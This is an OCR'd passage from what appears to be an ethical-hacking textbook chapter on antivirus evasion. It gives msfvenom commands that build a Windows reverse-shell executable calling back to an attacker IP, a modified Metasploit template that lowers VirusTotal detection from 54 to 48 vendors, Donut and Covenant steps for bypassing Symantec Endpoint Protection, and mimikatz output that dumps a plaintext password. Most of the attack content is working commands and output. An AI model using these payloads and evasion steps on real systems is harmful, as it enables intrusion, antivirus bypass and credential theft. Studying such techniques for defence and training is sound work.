msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help

Figure 12.67: Screenshot showing creation of malicious payload

Test Windows.exe payload with VirusTotal to analyze the file and identify the detection rate.


VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox
VirusTotal - File - 93839
https://www.virustotal.com/gui/file/93839a0ba238aa97325f04
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Sign in
Sign up
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY
Community Score
overlay
peexe
EXE

93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb

54 / 70

54 security vendors and no sandboxes flagged this file as malicious

93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb
ab.exe

72.07 KB
Size

2022-04-18 12:15:23 UTC
2 minutes ago

Ad-Aware	Trojan.CryptZ.Gen	AhnLab-V3	Trojan/Win32.Shell.R1283
ALYac	Trojan.CryptZ.Gen	Antiy-AVL	Trojan/Generic.ASCommon.153
Arcabit	Trojan.CryptZ.Gen	Avast	Win32:SwPatch [Wrm]
AVG	Win32:SwPatch [Wrm]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Gen	BitDefenderTheta	Gen:NN.ZexaF.34606.eq1@aaDU

Figure 12.68: Screenshot of VirusTotal showing detection rate

- **Step 2:** To decrease the detection rate, open template.c and decrease the payload size (here, from 4096 to 4000):

```
#include <stdio.h>
#define SCSIZE 4000
char payload[SCSIZE] = “PAYLOAD:”;
char comment[512] = “”;
int main(int argc, char **argv) {
      (*(void (*) () ) payload) ();
      return(0);
}
```


  Note: Store the template.c program in the same folder where the malicious payload is stored.

- **Step 3:** Now, navigate to the exe folder where the malicious payload is stored and run the following command to recompile the standard template.

```
i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
```

- **Step 4:** Next, run the following command to generate a payload using the new template:


```
msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address> lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
```


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-frame
work/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 103643 bytes
```

Figure 12.69: Screenshot showing generation of payload using the new template

Now, again test bypass.exe payload with VirusTotal to analyze the file and identify the detection rate.


VirusTotal - File - 61c89025c616c2874af7632086c624c1285e51f5af49efb0c69e71bf4e3b734c - Mozilla Firefox
VirusTotal - File - 61c89
https://www.virustotal.com/gui/file/61c89025c616c2874af7632
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
61c89025c616c2874af7632086c624c1285e51f5af49efb0c69e71bf4e3b734c
Sign in
Sign up
48
/ 70
?
Community Score
EXE
DETECTION
DETAILS
RELATIONS
BEHAVIOR
COMMUNITY


48 security vendors and no sandboxes flagged this file as malicious

61c89025c616c2874af7632086c624c1285e51f5af49efb0c69e71bf4e3b734c
bypass.exe
overlay peexe
101.21 KB Size
2022-04-18 12:31:07 UTC a moment ago

Acronis (Static ML)	Suspicious	Ad-Aware	Generic.RozenaA.5530E2E7
AhnLab-V3	Malware/Win32.RL_Generic.R359851	ALYac	Generic.RozenaA.5530E2E7
Antiy-AVL	Trojan/Generic.ASCommon.153	Arcabit	Generic.RozenaA.5530E2E7
Avast	Win32:SwPatch [Wrm]	AVG	Win32:SwPatch [Wrm]
Avira (no cloud)	TR/Patched.Gen2	BitDefender	Generic.RozenaA.5530E2E7

Figure 12.70: Screenshot of VirusTotal showing detection rate

In the above screenshot, you can notice that the detection rate of the malicious payload decreased. Attackers continuously modify Metasploit templates to decrease the detection rate and evade antivirus software.



Bypassing Symantec Endpoint Protection

- Symantec Endpoint Protection (SEP) is a cyber defense software suite deigned with antivirus/malware and intrusion detection capabilities
- Attackers use tools such as **Covenant C2 Framework** and **Donut** to bypass SEP to execute malicious payload, gain persistence, and **dump credentials** from the target machine

Creating a Payload

Transforming Payload into Shellcode

```
:~/Red_Teaming/donut# ./donut -c GruntStager -a 3 -b 2 -z 2 -x 2 -e 3 GruntHTTP.exe -o gruntloader.bin

[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "GruntHTTP.exe"
[ Entropy       : Random names + Encryption
[ Compressed    : aPLib (Reduced by 55%)
[ File type     : .NET EXE
[ Target CPU    : x86+amd64
[ AMSI/WDLP     : abort
[ Shellcode     : "gruntloader.bin"
:~/Red_Teaming/donut#
```

Using InstallUtil.exe to Execute the Shellcode and Evade SEP Detection

Grunt: b11e46a91d

```
User name :
SID name  : NT AUTHORITY\SYSTEM

minikatz(powershell) # lsadump::secrets
Domain : WIN2012SERVER

Domain name : LOCALAD

Policy subsystem is : 1.12

Secret  : DefaultPassword
cur/text: ROOT#123
old/text: ROOT#123

Secret  : DPAPI_SYSTEM
```

